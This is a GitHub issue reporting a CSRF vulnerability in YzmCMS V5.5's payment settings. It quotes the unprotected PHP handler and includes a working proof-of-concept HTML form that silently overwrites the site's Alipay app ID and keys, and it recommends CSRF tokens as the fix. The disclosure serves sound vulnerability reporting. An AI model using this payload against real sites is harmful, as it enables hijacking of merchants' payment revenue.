New issue

Jump to bottom

A CSRF vulnerability exists in YzmCMS V5.5 #43

Closed **FiveAourThe** opened this issue on Mar 9, 2020 · 0 comments

FiveAourThe commented on Mar 9, 2020 • edited

Introduction

When the Administrator login in， Attackers can construct malicious POCS to fool administrator into accessing it then the APPID of Alipay, the private key of the merchant application, and the public key of Alipay can be change .Finally, a attacker can be get the profit of this website!


Vulnerable code

```
public function edit() {
        //支付配置模块
        if(isset($_POST['dosubmit'])) {
                $id = isset($_POST['id']) ? intval($_POST['id']) : 0;
                $config = array();
                $data['enabled'] = intval($_POST['enabled']);
                $data['config'] = array2string($_POST['config']);
                if(D('pay_mode')->update($data, array('id'=>$id))){
                        delcache('',true);
                        return_json(array('status'=>1,'message'=>L('operation_success')));
                }else{
                        return_json(); //修改成功{"status":0,"message":"\u6570\u636e\u672a\u4fee\u6539\uff01"}
                }
        }else{
                $id = isset($_GET['id']) ? intval($_GET['id']) : 0;
                $data = D('pay_mode')->where(array('id'=>$id))->find();
                $config = string2array($data['config']);
                include $this->admin_tpl($data['template']);
        }
}
```

CSRF PoC

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://127.0.0.1/yzmcms/pay/pay/edit.html" method="POST">
      <input type="hidden" name="config&#91;app&#95;id&#93;" value="hack&#32;it" />
      <input type="hidden" name="config&#91;merchant&#95;private&#95;key&#93;" value="hack&#32;it" />
      <input type="hidden" name="config&#91;alipay&#95;public&#95;key&#93;" value="hack&#32;it" />
      <input type="hidden" name="enabled" value="0" />
      <input type="hidden" name="dosubmit" value="1" />
      <input type="hidden" name="id" value="1" />
      <input type="submit" value="See" />
    </form>
  </body>
</html>
```

Proof



Suggestion

Use the CSRFToken to protect it!

yzmcms closed this as completed on May 28, 2020

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants